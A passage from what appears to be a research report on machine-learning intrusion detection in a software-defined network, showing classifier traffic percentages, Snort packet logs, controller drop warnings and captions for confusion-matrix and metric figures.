
```
===================



PERCENTAGE OF ATTACK TRAFFIC : 21.7478128213


PERCENTAGE OF NORMAL TRAFFIC : 78.2521871787


=================================================================
```

Fig. 4.8 - J48 component




```
===================


PERCENTAGE OF ATTACK TRAFFIC : 21.7663436908


PERCENTAGE OF NORMAL TRAFFIC : 78.2336563092


=================================================================
```

Fig. 4.9 - Random Forest component




```
==================


PERCENTAGE OF ATTACK TRAFFIC : 3.89633958224


PERCENTAGE OF NORMAL TRAFFIC : 96.1036604178


====================================================
```

Fig. 4.10 - Random Tree component




```
Normal Traffic
Normal Traffic
Normal Traffic

====================================================

PERCENTAGE OF ATTACK TRAFFIC : 22.124234626

PERCENTAGE OF NORMAL TRAFFIC : 77.875765374

====================================================
INFO:core:POX 0.3.0 (dart) is up.
INFO:openflow.of_01:[00-00-00-00-00-04 1] connected
```

Fig. 4.11 - MLP Component



```
04/21-22:02:01.823280 10.0.1.2:56398 -> 10.0.1.1:80
TCP TTL:64 TOS:0x0 ID:41780 IpLen:20 DgmLen:52 DF
***A*R** Seq: 0x8BBCB4A5  Ack: 0x9A98AD30  Win: 0x480  TcpLen: 32
TCP Options (3) => NOP NOP TS: 508332023 1048039940
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/21-22:02:01.823580 10.0.1.2:56404 -> 10.0.1.1:80
TCP TTL:64 TOS:0x0 ID:51880 IpLen:20 DgmLen:52 DF
***A*R** Seq: 0x643B1CEF  Ack: 0xF576A890  Win: 0x480  TcpLen: 32
TCP Options (3) => NOP NOP TS: 508332023 1048039947
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/21-22:02:01.823864 10.0.1.2:56414 -> 10.0.1.1:80
TCP TTL:64 TOS:0x0 ID:3131 IpLen:20 DgmLen:52 DF
***A*R** Seq: 0xBF6EA981  Ack: 0xF92A5DC1  Win: 0x480  TcpLen: 32
TCP Options (3) => NOP NOP TS: 508332023 1048039947
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/21-22:02:17.478904 fe80::ccad:d3ff:fe99:b9aa -> ff02::2
IPV6-ICMP TTL:255 TOS:0x0 ID:0 IpLen:40 DgmLen:56
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Fig. 4.12- Snort Logs



```
WARNING:reptreecomp:Same port for packet from ce:ad:d3:99:b9:aa -> 7a:6c:a3:46:fb:3e on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from ce:ad:d3:99:b9:aa -> 7a:6c:a3:46:fb:3e on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from ce:ad:d3:99:b9:aa -> 7a:6c:a3:46:fb:3e on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from ce:ad:d3:99:b9:aa -> 7a:6c:a3:46:fb:3e on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
WARNING:reptreecomp:Same port for packet from 7a:6c:a3:46:fb:3e -> ce:ad:d3:99:b9:aa on 00-00-00-00-00-01.1.  Drop.
```

Fig. 4.13 - Malicious packets dropped in Snort




Fig 4.14 - Confusion Matrix of Random Tree Component




Fig. 4.15 - Confusion Matrix of Random Forest component




Fig. 4.16 - Confusion Matrix of REP Tree Component




Fig. 4.17 - Confusion Matrix of J48 Tree Component




Fig. 4.18 - Confusion Matrix of MLP Component




Fig. 4.19 - Graphical analysis of the Accuracy Parameter




Fig. 4.20 - Graphical analysis of the Evaluation Parameters




Fig. 4.21 - Graphical analysis of False Alarm Rate